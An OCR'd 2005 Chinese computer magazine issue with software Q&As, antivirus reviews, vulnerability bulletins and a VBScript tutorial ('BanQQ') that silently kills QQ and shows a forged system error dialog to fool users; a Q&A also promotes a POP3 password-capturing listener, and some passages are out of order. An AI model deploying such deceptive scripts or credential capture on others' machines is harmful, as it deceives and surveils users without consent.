比如，要批量打开上网工具：首先将所有上网要用的软件图标放到“Internet”类别下，然后按Win+A键激活工具条窗口，切换到“Internet”标签下，从右键菜单中执行“Run all”，即可自动按顺序打开这些上网要用到的工具。 [YY10]


UC2005Ⅲ
BETA 2
大视频看大视界
多视频有多乐趣
UC2005Ⅲ
BETA 2 浓情上市ING
● 全新设计主界面
● 新增屏幕可截图
● 好友信息能备注
● 在线心情随意改
● 克隆好友跑不掉
● 优化团体同学录
www.51UC.com
sina新浪UC
地址：北京海淀区北四环西路58号理想国际大厦18层
7×24小时客服电话：95105670转3
电子邮箱：ucservice@51uc.com 邮编：100080

新软秒答

软件版本:1.0.1
软件大小:24KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://nj.onlinedown.net/soft/27125.htm

改变窗口属性的魔术师:Window Resizer



问：我有一款软件在使用时，“保存”按钮总是灰色的，请问有没有软件可以突破这个限制，让我可以将文件保存呢？（甘肃　杨兴平）

答：你可以试试Window Resizer，它是一款修改窗口属性的小程序，可以更改窗口的句柄、大小、标题等属性，还可以使窗口总保持在最前面，或是激活窗口内不可用的灰色按钮和文本框。

Window Resizer是绿色软件，下载后运行压缩包中的Window Resizer 2052.exe，然后点击需要激活按钮的窗口，选择菜单中的“功能→激活控件”菜单项将其激活即可。

如果是想修改无法更改大小的窗口，可以先将Window Resizer放到合适的位置，并调整它的大小后，选择菜单中的“功能→设置窗口大小”，就可把目标窗口调整到和Window Resizer一样的大小了。

DreamMail好帮手:DreamMail辅助工具集



软件版本:1.0.1.1
软件大小:15KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.onlinedown.net/soft/44546.htm

问：我平常是用DreamMail来接收邮件的，请问怎么用它来接收一些只能用网页收取的邮件呢？

答：你可以试试“DreamMail辅助工具集”，这款软件由两个小工具组成，一是“Webmail自动登录配置文件辅助工具”，另一个为“POP3密码恢复工具”。前者用于生成DreamMail专用的Webmail配置文件，后者通过监听的方式，可以找回几乎所有邮件客户端中忘记的POP3邮箱密码。

运行软件后，先在“Webmail自动登录配置文件辅助工具”标签下的“Webmail登录URL”中输入邮件网址，点击“生成配置文件”按钮，这时就会显示出邮箱的登录界面，在窗口左侧的代码区中找到“[%DM_USERNAME]”及“[%DM_PASSWORD]”，将它们分别修改为邮箱的用户名及密码，点击“保存”按钮，将文件名设为“域名.html”的形式，如mail.163.com.html。把该文件复制到DreamMail文件夹下的WebMail子文件夹下，打开DreamMail，选择“邮件夹→账号属性→账号管理”，点击“WebMail账号”选项卡下的“新建”按钮，在“邮件地址”中输入域名，如“mail.163.com”，“密码”中输入登录密码即可。

DreamMail辅助工具集中的“POP3密码恢复工具”使用很简单，只要点击“开始监听”按钮后，将忘记密码的邮箱账号POP3服务器地址改为本机，再用邮箱客户端收取该账号的邮箱即可。

注：软件需要Net Framework 2.0才能运行，下载地址：http://www.newhua.com/cfan/gonggong/dotnetfx.exe。

CFan小白鼠


新软试用

北京读者LP：如果你的年龄在20岁以上，就一定会用课本自制过“动画片”——在每一页的书角上画上动作不同的小人，快速地翻书，就达到了“动画”效果。想不想重温一次？现在当然不必再用手绘，只要你有一段AVI或MPG文件，再通过Flipbook Printer，就可以制作出“动画”了。你不必担心软件很难上手，它自带的向导功能可以很方便地帮你完成“动画”的制作。最后，建议你在制作时使用较硬的纸，如名片纸等，以便翻动。

下载地址：http://www.donationcoder.com/Software/Mouser/FlipbookPrinter/downloads/FlipbookPrinter.exe

武汉读者KER：前段时间我在网上浏览时，发现了一个不错的QQ皮肤，效果很好，如果你也觉得不错，那么也可以升级，使用也很简单，将压缩包内的文件解压至QQ目录，覆盖原文件即可。

各个按钮的说明请参考http://www.newhua.com/cfan/200524/QQClassic.jpg。



下载地址：http://www.newhua.com/cfan/200524/QQClassic.rar

最近更新

Windows 进程管理器 3.40

升级指数：★★★

能告诉你哪些是有害进程的小软件。软件新版本主要加入了新的进程信息，做得更加完善。

下载地址:http://nj.onlinedown.net/soft/40914.htm

HyperSnap-DX 6.00 Beta 5

升级指数：★★★

出色的截图软件。新版本增加了文本捕捉选项，并定期升级帮助文件 。

下载地址:http://nj.onlinedown.net/soft/43873.htm

Tencent Messenger 2006 Preview

升级指数：★★★★

腾讯推出的办公用即时通讯工具。新版本加入了很多QQ的功能，如"我的空间"、"超级视频"、"键盘加密技术"、"地理位置共享计划"等等，这些都是QQ2005正式版中已经具有的功能了。除此之外，还增加了"热度"面板，根据联系频率排序，常联系的好友一目了然。

下载地址:http://dl_dir.qq.com/qqfile/TM2006/tm2006preview.exe

试用体验

陕西读者李义：2005年23期《终于有了群功能！MSN 8.0就要来啦！》一文介绍过Windows Live Messenger 8后没多久，微软就推出了新版本Windows Live Messenger 8 0363，这个版本内置了OneCare技术，在接收到联系人发送的文件时，就会自动扫描该文件，如果你还没有体验过新版的Windows Live Messenger，那么就快去试试看吧。


下载地址:http://www.newhua.com/cfan/200524/messenger8-0363.exe

代理服务器:http://www.newhua.com/cfan/200524/msnp.exe

保护视力:Eyes Relaxing and Focusing

问：因为工作的关系，我每天要坐在电脑前面大约8小时~10小时，最近总感觉眼花，视力有些下降，请问有没有软件可以帮我恢复视力呢？

答：保护眼睛的软件很多，不过大部分是到指定时间后，屏幕自动锁定，从而强制用户离开电脑。如果你不喜欢这种方式，那么建议你试试Eyes Relaxing and Focusing。




软件版本:2.0
软件大小:961KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200524/eraf.rar

平时软件在后台运行，当连续工作一段时间后，屏幕上就会出各种图片，只要观看这些图片眼睛就会得到放松。另外，软件还带有一套视力测试工具，利用颜色、线条及符号来测试视力。

运行软件，在弹出窗口中勾选"随系统启动"，"自动启动"，并在"训练间隔时间"下选择好间隔时间，最后点击"确定"，这样只要到达指定时间软件就会自动启动，让你的眼睛休息。在软件主窗口中点击"视力测验"标签，可以测试你的视力是否正常。

文件分类轻轻松松:File Sort



软件版本:1.0
软件大小:110KB
软件性质:免费软件
适用平台:Windows 2000/XP(注:需Net Framework 2.0支持)
下载地址:http://www.mwynwood.com/

问：我平常从网上下载的文件都保存在一个目录中了，现在想将它们分类，比如RAR及ZIP的文件放到"File"目录下，JPG及GIF放在"PIC"目录下，EXE和BMP分别放在"EXE"和"BMP"文件夹下，请问有什么好软件可以帮帮我吗？手工分类的话，我会被累死的！

答：你可以试试File Sort，它可以将不同扩展名的文件放到指定的文件夹下。

打开软件后，点击"Base Folder"（源文件夹）下的"Browse"按钮，设置好要分类的目录，然后，在窗口下侧点击"NEW RULE"（新规则）按钮，添加新的扩展名规则，点击"Expression"（扩展名）列，输入扩展名如*.RAR，点击"Directory"（文件夹）列，设置好保存位置，全部设置完成后，点击"SORT！"按钮，软件就会自动完成分类。

CF [YY11]

将你的电脑变为“反病毒专家”

——微点主动防御软件

★★★

■北京　MX

现在的杀毒软件大多是利用“特征码扫描”技术查杀病毒，有了病毒文件，经过杀毒厂商反病毒专家提取特征码，用户在升级后，杀毒软件才能查杀病毒，也因此，杀毒软件大多是只能查杀已知病毒，当然，为了查杀新病毒，多数杀毒软件也增加了查杀未知病毒的功能，但并不是主要功能。那么是否有一款软件可以“主动防御”新病毒呢？下面要介绍的“微点主动防御软件”（以下简称“微点”）就是一款拥有“主动防御”功能的防病毒软件，那么它有何特别之处呢？

“微点”的原理

先来看个例子：现在，定义了一条病毒的行为判断规则，如果MSN Messenger接收到了某文件后，该文件模拟了键盘或鼠标操作，自动触发MSN Messenger的“发送文件”命令，将它或由它生成的文件发送给其他MSN Messenger联系人，这个文件就可以判断为MSN Messenger蠕虫病毒。

根据这条规则，可以发现包括“性感烧鸡”在内的多个MSN Messenger蠕虫病毒。而不必关心这个病毒是已知的，还是未知的，也不必在意病毒是何时编成的。

看到这里你应该已经明白了。其实“微点”就是在模拟一个反病毒专家的工作，通过病毒运行后的种种“行为”来判断文件是否为病毒程序。这些都是通过“微点”的“动态仿真反病毒专家系统”、“自动准确判定新病毒”、“程序行为监控并举”、“自动提取特征值实现多重防护”和“可视化显示监控信息”五大核心技术完成的。

也正因为“微点”可以通过“动态仿真反病毒专家系统”来自动判断程序是否为病毒，所以能比传统病毒软件更快发现新病毒。

安装及注册“微点”

从http://www.micropoint.com.cn/download/下载“微点”。安装后，系统必须要重启才能使用。目前，“微点”在公测阶段，可以免费使用90天。

安装后，要升级病毒识别规则知识和病毒库需要注册软件。右击系统托盘图标，选择“主界面”，打开“微点”主窗口（见图1），选择“辅助功能→注册”，输入好“电子邮件”及“用户密码”后，从所填邮箱中收取“微点”发送的邮件，得到验证码，填入“微点”中，完成注册。



图1　看看与其他杀毒软件有何不同

小提示

★“微点”可以与很多杀毒软件“和平共处”，比如在笔者安装有McAfee的电脑上，再安装“微点”，对系统没有任何影响。

★如果启动时提示出错，则可能是一些网络防火墙默认阻止进程间通信的原因，只要在这些网络防火墙规则中添加“微点”的MPmain.exe、MPMon.exe、MPSVC.exe、MPSVC1.exe、MPSVC2.exe五个进程，允许它们之间互相通信，并重启系统后，就可正常使用。

试用“微点”

病毒没有运行，那它只是普通文件，“微点”也是利用这个原理。初次使用“微点”可能你会有些不习惯，因为它并不能手工扫描系统。不过当病毒运行，攻击系统时，“微点”就会出来帮你解决问题，对病毒文件进行查杀。

1．打开软件后，点击左上角的“查看”按钮，可以看到当前系统中的进程（见图1），需要注意的就是“其他软件”中的进程。如果此程序没有提供版本信息，



CFan通缉令

漏洞再现：IE浏览器JavaScript控件远程执行代码漏洞

影响系统：Microsoft IE 5.5/6.X/6.X SP1

漏洞分析：最近IE的最新版本中被发现一个可执行任意代码的漏洞，通过构造一个IE不能正确初始化的JavaScript "Window()"函数文件，使位于0x006F005B地址的字符串偏移指向无效的或不存在的内存位置，导致IE浏览器在调用IE地址时会出现异常错误从而让攻击者继承用户的管理权限从而远程执行代码。

补“洞”方法：微软公司尚未发布相关的漏洞补丁，用户可以在IE浏览器的“工具→Internet选项”菜单项中点击“安全”标签下的“自定义级别”按钮，禁用“活动脚本”项从而避免被攻击。

漏洞再现：Windows系统即插即用拒绝服务漏洞

影响系统：Windows 2000 SP4/XP SP1

漏洞分析：微软的Windows 2000以及Windows XP中的即插即用功能（PnP）出现了远程攻击导致拒绝服务的漏洞，一些网络安全狂热爱好者已经发布了相关攻击代码，如果攻击者利用攻击工具可以自动对存在漏洞的目标电脑的Services.exe进程进行攻击，攻击成功将导致Services.exe消耗过多的内存，直到耗尽目标电脑的虚拟内存，使PnP功能被迫关闭或出现系统假死状态。该漏洞并非前段时间发布的MS05-047，用户更新的补丁对此漏洞无效。

补“洞”方法：微软在近期尚未公布相关的漏洞补丁，建议用户发现Services.exe进程出现异常占用大量内存的情况时，通过杀毒软件或第三方进程管理工具断开可疑端口连接。

则可以初步判断此程序为可疑程序。

2．点击左上角的“诊断”按钮，可以打开“可疑程序诊断”项，点击窗右下侧的“重新诊断”按钮可以对系统进程进行扫描。

3．点击“扫描”按钮，可以针对系统中的漏洞进行扫描，用户可以根据提示下载补丁文件。

体验“微点”的特别之处

1.添加可信任的程序

每个用户所使用的程序不同，很多程序还不能被“微点”所识别，在它们出现某些病毒才有的特征时，“微点”就会报警，解决这个问题就是要将这些程序放入软件的可信任列表中：打开软件主界面，点击窗口上侧的“设置”按钮，然后点击“可信程序设置”按钮(见图2)，在弹出窗口中通过“添加”按钮，将执行文件添加，最后点击“保存设置”按钮即可。



图2　添加可信任程序

2.查看程序是否访问网络

在“微点”主界面左侧依次展开“网络分析→进程流量”，可以查看当前进程访问网络的情况（见图3）。如果一些本不用访问网络的程序进程突然有了流量，那就要小心了。




图3　“网络分析”下可以查看端口、IP流量情况。还能查看IP地址的物理位置

3.找到隐藏的DLL病毒

在“微点”主界面左侧依次展开“系统分析→模块进程”，可以查看系统的进程模块信息，方便找到DLL类的病毒。

4.允许特殊进程修改可执行文件

有时，一些特殊的进程可能需要对可执行文件进行修改（很危险的病毒行为），在“微点”中需要设置后才能不被识别为病毒：在“微点”主界面左侧依次展开“安全防护与策略→修改程序策略”，然后在右侧用“添加”按钮添加即可。

总的来说，“微点”对于初级用户则只要使用安装后的“主动防御”功能即可，对于有一定计算机水平的用户还提供了很强的分析功能。

虽然，现在的“微点”还不完美，但它带来了全新的“动态仿真反病毒专家系统”，加上它可以和很多杀毒软件一起使用，并不冲突，我们有什么理由去拒绝它呢？ CF [YY12]

防病毒工程师的2005年印象

★★

■瑞星工程师　史瑀

1.Zotob

8月，一个针对微软系统严重漏洞进行主动攻击的病毒出现，它被命名为Zotob(Worm.Zotob.A)，该蠕虫病毒利用微软操作系统漏洞主动传播，对于个人电脑的危害非常大，其危害程度与当年的震荡波相似，一旦被攻击，用户的电脑将会出现不断重启、系统不稳定等情况。


尽管Zotob被认为危害直逼冲击波、震荡波，但由于网络管理员、计算机用户以及软件厂商的共同努力，使其并没有带来预想中的影响。

2.2005年并不像想的那样平静

2005年没有大的全球范围内传播的病毒出现，使很多人产生错觉，认为我们的网络现在是安全的，其实不然，从1月到10月15日，瑞星全球反病毒监测网共截获各类病毒47664个，其中木马、蠕虫和后门一共占了94%，以窃取QQ密码、网游密码和网上银行密码为直接目的的病毒共有2000多个（不包含病毒变种）。这类病毒感染范围较小、对电脑系统本身的攻击趋弱，但对用户的信息安全影响却更加直接、威胁更大。

3.流氓软件

“流氓软件”是今年较为流行的一大词汇，指一些介于正常软件和电脑病毒之间的一种软件，既有用户所需要的有用功能也有一些病毒特征，可能对用户计算机造成一定损害。它们侵入用户电脑安装插件和后门程序，窃取个人信息、欺骗或强制用户浏览某些网站和广告。国内某知名网站利用流氓插件，强制用户的电脑弹出窗口，一年之内使自己的流量上升600%；而通过设立博彩、低价网络购物等欺诈性网站直接骗取用户钱财等，更是数不胜数。“流氓软件”的出现其实也能揭示出今年信息安全的发展趋势，就是以获取经济利益为最终目标。



从2005年病毒的表现看，现在我们面临的经常是融合了病毒、黑客攻击、木马、间谍等危害等于一身的混合体，我们称之为“网络威胁”。因此单靠防毒或防黑技术往往难以抵御。要保证个人用户的信息安全需要使用杀毒软件＋个人防火墙＋上网安全助手相互联动、配合组成完整的防护网来保证用户的信息安全。 CF [YY13]

金山毒霸2006杀毒套装 全面解决间谍软件

★ ■CC

现在，臭名昭著的病毒、垃圾邮件、间谍软件给网络生活带来了很多麻烦。其中以监视人们的IP地址、上网活动、上网习惯甚至包括银行卡账号、密码为目的“间谍软件”已经变成了对网络用户的最大威胁。

间谍软件是一种在用户不知情的情况下悄悄搜集用户信息并发送给黑客、广告公司或任何对你的信息感兴趣的第三方组织的软件，这种软件往往出于某种商业目的。

近日，国内著名的安全软件供应商金山公司推出了最新力作——金山毒霸2006，这也是备受安全界及广大用户关注的国内率先针对间谍软件提供解决方案的安全产品。

本次发布的“金山毒霸2006杀毒套装”由金山毒霸2006、金山网镖2006、金山反间谍2006和金山漏洞扫描2006等四大功能模块组成。

金山反间谍

金山反间谍2006在原金山木马专杀的基础上进行重新研发，功能更加丰富强大，可查杀间谍程序、流氓软件、黑客工具、各种IE恶意插件及有害程序，是毒霸2006最大的亮点。

1.全方位扫描

这一模块包含扫描与修复两部分（见图1）。

在“扫描”标签下，可以选择“快速，全面和自定义”三种形式对漏洞、间谍软件及系统目录中的木马进行扫描，在扫描的同时将发现的病毒、间谍、木马进行清除，扫描完成后会向用户报告结果。



图1 在“程序”菜单中“金山毒霸2006安全组合装”下可以找到“金山反间谍2006”项

2.IE修复功能

在“修复”标签下，可以修复被恶意程序修改的IE浏览器，包括被篡改默认首页或装入无法卸载的控件／插件，强制用户浏览广告等。金山反间谍的“一键修复”，无须用户手动干预，就能直接修复IE大部分问题。而“高级修复选项”则显示出IE中加入的各种插件／控件，同时标识出其安全级别并给予用户相应的建议，这样你就可以根据自己的需要决定是否保留它们。

3.启动项清理

这项为用户提供了关于启动项的各种信息，包括运行入口、运行方式、发行商的名称及该启动项的名称或用途，用户完全可以自行决定是否清除某一启动项（见图2）。




图2

4.历史痕迹清理

用户打开过的程序或文件，浏览过的网站，运行过的命令都会在电脑中留下痕迹，稍不留意就有可能被别有用心之徒加以利用。使用这一功能可以清除以上所有有关用户操作电脑的历史痕迹，保护您的隐私不被泄漏，这一功能对很多用户来讲都是非常有用的！

5.文件粉碎器

前几天刚刚有位读者打电话来询问，怎么彻底删除QQ聊天记录，如果用了毒霸2006，那么你就可以很轻松的将那些隐私文件彻底删除了。

查杀手机病毒

如果将自己的智能手机连接到电脑上，毒霸界面选项中立即多了一个移动存储设备，也就是说毒霸可以将手机作为移动存储设备进行病毒扫描和查杀。毒霸2006加入了手机的病毒库，把从网上下载的手机应用程序或者文件导入手机之前，先检查一下，发现了手机病毒就立刻查杀，这下昂贵的智能手机也可以得到保护了。

此外，金山毒霸2006全面支持微软Windows XP的64位操作系统，并针对Intel，AMD 64位CPU芯片进行了优化。安装时，毒霸会依据操作系统自动选择32或64位的程序进行安装。

另外，金山毒霸2006除了每周（包括非工作日）至少17次病毒库升级外，还将率先推出按月升级的政策，这个按月升级并不是简单的病毒库升级，而是随着技术的完善和创新，不断地为用户提供最新功能，使用户摆脱传统的“盒装版本”的限制，能在第一时间内享受到最新的技术和服务。金山毒霸2006的按月升级政策，能很好地满足各类电脑用户对安全的需求。加上，主动漏洞修复、抢先启动防病毒系统、垃圾邮件过滤、隐私保护、金山毒霸安全助手等功能，金山毒霸2006可以说是一套完整的互联网安全产品。

CF [YY14]

脚本藏经阁之

另类方法禁用QQ

■青岛 王虎

前言

在宿舍里，你的电脑被别人占着聊QQ，是不是感觉十分不爽?在很多公司里，聊QQ也让老板很头疼。于是，大家八仙过海各显神通，各种禁用QQ的方法也如雨后春笋般涌现。目前，主要的方法无外乎：防火墙禁止端口、改文件属性、编辑Hosts文件等。杀鸡焉用牛刀，笔者做的一个仅2KB大小的脚本便可以轻松禁用QQ，它不但迷惑性很强，而且操作简单。这个脚本只需要一个命令行杀进程的工具，Windows XP的用户就省了这一步，因为它自带一个工具：Tskill.EXE。Windows 2000的用户也不用着急，可以用我们自己DIY的一个杀进程的脚本Kill.VBS。

本脚本运行后，QQ一旦被启动，立即被杀掉，同时显示如图所示的对话框（是不是很有理念，好像是QQ程序出问题了？）。



预备知识

下面先来了解和我们的程序有关的几个名词。

★WMI：Windows管理规范，提供对Windows全面的管理功能。例如日志管理、Windows服务管理、进程管理、注册表管理、网络管理、设备驱动程序管理等涉及Windows各个方面。WMI还具有很强的远程控制功能。

★类：和面向对象程序设计语言中的类一样，是属于真实、生动事物的虚拟表象，也是我们操作的对象。比如计算机上存在着用来指代所有服务的Win32_Service类。

★名称空间：是用来存储一整套类的位置。WMI的名称空间有：root、root\Default、root\Security、root\CIMV2等

★WQL：即WMI查询语句，是Windows提供的一种在WMI名称空间中选择特定的部件。

★WMI事件：表示名称空间、类或实例的变化。

★__InstanceCreationEvent：一个WMI系统类，如果生成了Windows事件日志的一个条目，则会创建该系统类的一个对象

★TargetInstance：是__InstanceCreationEvent对象的属性，返回一个对象。

源程序

BanQQ.vbs脚本的运行过程如下：首先连接到本地WMI服务的一个名称空间/root/CIMV2。然后对该名称空间中的Win32_Process类的一个实例QQ.EXE监控，该监控是每秒执行一次。程序运行到此就会暂停执行后面的代码，直到查询到事件的产生。一旦监控到QQ.EXE进程产生，就会接着执行后面的代码，把QQ.EXE进程杀掉，再显示一个对话框。最后再进入循环，继续监控。


以下便是主程序BanQQ.vbs的代码，请参考注释阅读：

```
Option Explicit '强制变量声明
On Error Resume Next ' 如发生错误，继续执行后续代码
Dim strComputer '指定一计算机
Dim objWMIService 'SWbemServices实例
Dim strWQL 'WQL查询语句
Dim objEventSource 'Win32_Process的实例
Dim objEventObject 'SWbemObject实例
Dim str1 '对话框的内容
Dim str2 '对话框的内容
Dim str3 '对话框的内容
Dim Content '对话框的内容
Dim Title '对话框的标题
Dim wshshell 'Wshshell 对象
' 指定计算机名，圆点代表本地计算机，你也可在引号中
' 指定远程计算机，但你必须在该计算机上拥有相应权限
strComputer = "."
' 创建一个通往WMI服务的连接，将针对该连接的引用保
' 存于objWMIService变量，且指定了一个WMI名称空
' 间，即/root/cimv2名称空间
Set objWMIService = GetObject("winmgmts://" & strComputer & "/root/cimv2")
do '循环进行事件查询
' 对事件产生进行监控的WQL语句，WITHIN 1子句表示
' 每隔一秒对事件进行查询，以秒为单位。ISA 表示所
' 需监控的对象是Win32_Process类，
'TargetInstance.Name = 'QQ.exe'表明仅对QQ.EXE进行监控
strWQL = "SELECT * " & _
"FROM __InstanceCreationEvent " & _
"WITHIN 1 " & _
"WHERE TargetInstance ISA 'Win32_Process' " & _
"AND TargetInstance.Name = 'QQ.exe'"
' 运行查询语句，启动监控
Set objEventSource = objWMIService.ExecNotificationQuery(strWQL)
'使脚本处于暂停状态直到程序接收到下一个事件
Set objEventObject = objEventSource.NextEvent()
' 生成一个WShshell对象
Set wshshell = CreateObject("WScript.Shell")
```

在 EmEditor 中实现自动输入

★

■河北　刘勇



我们平时撰写论文或稿件时，都需要在文章的最后注明作者的联系方式，但对于喜欢使用EmEditor文本编辑器的朋友来说，实现这个功能还真有些难度。其实，只要利用EmEditor中的“宏”功能就可以轻松实现了。下面就以《电脑爱好者》编辑部的联系方式为例来看看如何实现。

打开任意一个文本编辑器程序，输入以下字符：

```
document.selection.Text="姓名:《电脑爱好者》编辑部"
document.selection.NewLine 1                '换行，下同
document.selection.Text="地址:北京市海淀区蓝靛厂南路25号嘉友曙光国际大厦南区8层"
document.selection.NewLine 1
document.selection.Text="邮编:100089"
document.selection.NewLine 1
document.selection.Text="QQ:XXXXXXX"
document.selection.NewLine 1
document.selection.InsertDate eeDateDateTime    '插入当前系统日记和时间
```

最后保存为VBS类型文件，比如“联系方式.vbs”。在EmEditor中点击“宏→选择”菜单项，打开刚刚的“联系方式.vbs”文件。这样以后使用“宏→执行 联系方式.vbs”，就可以在光标位置添加信息了。 [YY16]

QQ聊天！不容第三者“插足”

★

■thtqy

在聊天时经常碰到有人要加你或找你聊天，而你此时仅想与某个人进行聊天，不想让其他人打扰你，也不想让人知道你还在线，怎么办呢？隐身？可是现在有很多方法和软件可以知道你在线，所以一般来说你无法隐藏自己。有没有更好的办法做到既可以与好友进行聊天，又可以不让别人发现呢？真正做到聊天不容打扰呢？我经过实验终于发现有一个好办法可以解决上述困扰。

上线后找到好友，进行视频或音频聊天，双方建立连接后，单击系统托盘区的QQ图标，单击离线，此时就会发现你们仍可以进行聊天，并没有断开，但别人看到的是你已不在线了。这时可以和对方继续进行音频及视频聊天，但不可以发送文字或其他的东西。别人也不可以加你或打搅到你了。感觉是不是很安静呢？试试吧。 [YY17]


```
'运行命令行工具Kill.EXE来杀掉QQ.EXE进程。
'%COMSPEC%环境变量代表CMD.EXE，/C选项使程序
'执行完后退出，参数"0"使命令行窗口隐藏
wshshell.run "%COMSPEC% /C kill.vbs QQ.exe", 0
'事件发生后产生的对话框的内容
str1 = """0x018f4b79"""&" "&"指令引用的"&" "&"""0x076d5000"""&" "&"内存。该内存不能为"&" "&"""read"""&"。"
str2 = "要终止程序，请单击"&" ""&"确定"&"" "&"。"
str3 = "要调试程序，请单击"&" ""&"取消"&"" "&"。"
Content = Str1 & vbCrLf & vbCrLf & Str2 & vbCrLf & Str3
Title = "QQ.EXE - 应用程序错误"
'弹出我们伪造的系统对话框
wshshell.Popup Content, Title, VbCritical+VbOkCancel
loop '与do语句一起构成循环
```

以下便是可以杀掉进程的Kill.vbs程序：

```
Set args=WScript.Arguments '得到参数集合
'对每个参数调用KIllprocess()函数
For Each process in args
  KillProcess(process)
Next
'KillProcess函数声明
Function KillProcess(Name)
  StrComputer = "."
  Dim oWMI, oProcs, oProc, strWQL
  'WQL查询语句，用来得到进程的集合
  StrWQL = "SELECT * FROM Win32_Process" & " WHERE Name = '" & Name & "'"
  Set oWMI = GetObject("winmgmts://" & strComputer & "/root/cimv2")
  '得到进程集合并保存在oProcs变量中
  Set oProcs = oWMI.ExecQuery(strWQL)
  '对oProcs集合中的每一个对象，调用他们的
  'Terminate方法以结束该进程
  For Each oProc In oProcs
    oProc.Terminate
  Next
  Set oProc = Nothing '删除oProc对象
  Set oProcs = Nothing '删除oProcs对象
  Set oWMI = Nothing '删除oWMI对象
End Function
```

把这两个脚本文件放在同一个目录，双击BanQQ.vbs便可以对QQ开始禁用。那么，当你自己想用QQ时应该怎么办呢？Kill.vbs在这里又可以起作用了，只需在命令行对话框中输入：Kill.vbs Wscript.exe，便可以停止BanQQ.vbs的执行。

本程序在Windows 2000 Service Pack 4 + Windows 2000各种补丁下测试成功。源代码可以从http://www.cfan.com.cn/11program/200523/banqq.zip下载。 [YY15]



从“菜鸟”到“大虾”

■柳絮飞

“菜鸟”和“大虾”都是网络上的一种流行语，前者是指对电脑知之甚少的初学者，后者取自“大侠”的谐音，指的则是电脑高手。然而要成为“大虾”并非一朝一夕之功，需要不断地学习和磨炼。本刊从2004年第18期开始创办的“菜鸟集训营”栏目，正是给菜鸟们准备的一个绝好舞台，为让他们成为高手打下基础。今天，就让我们回顾一年多来走过的历程。

期号／页码	文章名	简介
系统维护篇		
2004.18/43	玩转Ghost　重装系统不求人	使用Ghost快速备份／还原系统
2004.19/27	PQMagic——硬盘分区魔术师	在不损失原有硬盘数据的情况下重新分区
2004.21/28	巧用VMware　电脑分身有术	通过虚拟机软件VMware让一台电脑变成“多台”
2005.08/38	DM万用版　免费的硬盘大管家	硬盘低级格式化软件DM使用指南
2005.17/44	系统轻松大减负，完美卸载好伴侣	介绍了非常好用的系统优化工具“完美卸载”
2005.21/52	菜鸟瞬间变“Windows优化大师”	系统优化工具“Windows优化大师”的使用方法
多媒体篇		
2004.23/27	Winamp　听歌的时候最爱你	使用Winamp听歌的各种实用技巧
2005.02/38	电脑中的超级影碟机——超级解霸	豪杰超级解霸的使用技巧
2005.07/47	用好Media Player　休闲娱乐任我行	微软Media Player的使用方法及如何让它通吃各种影音格式
2005.15/46	MyMPC，刮起影音播放的风暴	介绍了能“通吃”各种类型影音文件的软件“暴风影音”
2005.05/42	ACDSee　我不仅仅只能看图片	除了看图之外，还介绍了ACDSee其他特殊应用
2005.12/47	桌面“数码相机”SnagIt	屏幕截图软件SnagIt的妙用
2005.22/50	聆听天籁之音　我用千千静听	当前网络上正流行的播放器“千千静听”使用详解
网络篇		
2005.06/42	抓只狐狸当邮差——Foxmail	最流行的邮件客户端软件Foxmail的使用
2005.09/51	FlashGet　超越下载极限	网际快车FlashGet使用指南
2005.11/37	学会Dreamweaver，1小时做好个人网站	使用Dreamweaver制作网页的基本知识
2005.14/46	今天，你BT了吗？	BT下载软件“比特精灵”的使用方法
2005.16/42	MM的世界　让沟通无极限	微软即时聊天软件MSN的使用详解
2005.20/52	与BT并驾齐驱　看电骡再战江湖	与BT下载齐名的另一P2P代表软件eMule的使用
2005.23/50	“迅雷”不及掩耳，看我极速下载	介绍了集传统下载及P2P技术于一身的新一代下载软件“迅雷”
实用工具篇		
2004.20/28	Nero　精彩每一“刻”	介绍了著名的刻录软件Nero
2004.22/33	虚拟光驱　一个真实的谎言	详细介绍了虚拟光驱软件Alcohol 120%的使用
2205.04/41	WinRAR　不只是压缩那么简单	著名压缩／解压缩软件WinRAR的使用
2005.19/50	开启电脑之门的钥匙	微软拼音输入法的各种使用技巧
办公篇		
